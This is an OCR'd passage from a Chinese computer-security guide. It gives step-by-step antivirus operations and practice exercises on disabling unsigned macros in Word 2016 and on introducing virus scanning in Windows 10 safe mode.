
Step 06 单击“确定”按钮，即可将选中的病毒体文件粉碎，如下图所示。




Step 07 选择“安全”菜单命令，在弹出的快捷菜单中选择相关选项，可以屏蔽恶意网站、QQ尾巴消息、好友发送病毒等，如下图所示。




Step 08 单击“闪电杀毒”按钮，即可快速查杀系统中的病毒文件，如下图所示。



Step 09 单击“注入查杀”按钮，即可进行注入查杀，如下图所示。



Step 10 单击“开机杀毒”按钮，即可启动开机杀毒功能，如下图所示。




8.5　实战演练




实战演练1——在Word中预防宏病毒

包含宏的工作簿更容易感染病毒，所以用户需要提高宏的安全性，下面以在Word 2016中预防宏病毒为例，介绍预防宏病毒的方法，具体的操作步骤如下。


Step 01 打开包含宏的工作簿，选择“文件”→“选项”选项，如下图所示。



Step 02 打开“Word 选项”对话框，选择“信任中心”选项，然后单击“信任中心设置”按钮，如下图所示。



Step 03 弹出“信任中心”对话框，在左侧列表中选择“宏设置”选项，然后在“宏设置”列表中选中“禁用无数字签署的所有宏”单选按钮，单击“确定”按钮，如下图所示。




实战演练2——在安全模式下查杀病毒




安全模式的工作原理是在不加载第三方设备驱动程序的情况下启动计算机，使计算机运行在系统最小模式，这样用户就可以方便地查杀病毒，还可以检测与修复计算机系统的错误。下面以 Windows 10 操作系统为例介绍在安全模式下查杀病毒的方法，具体的操作步骤如下。

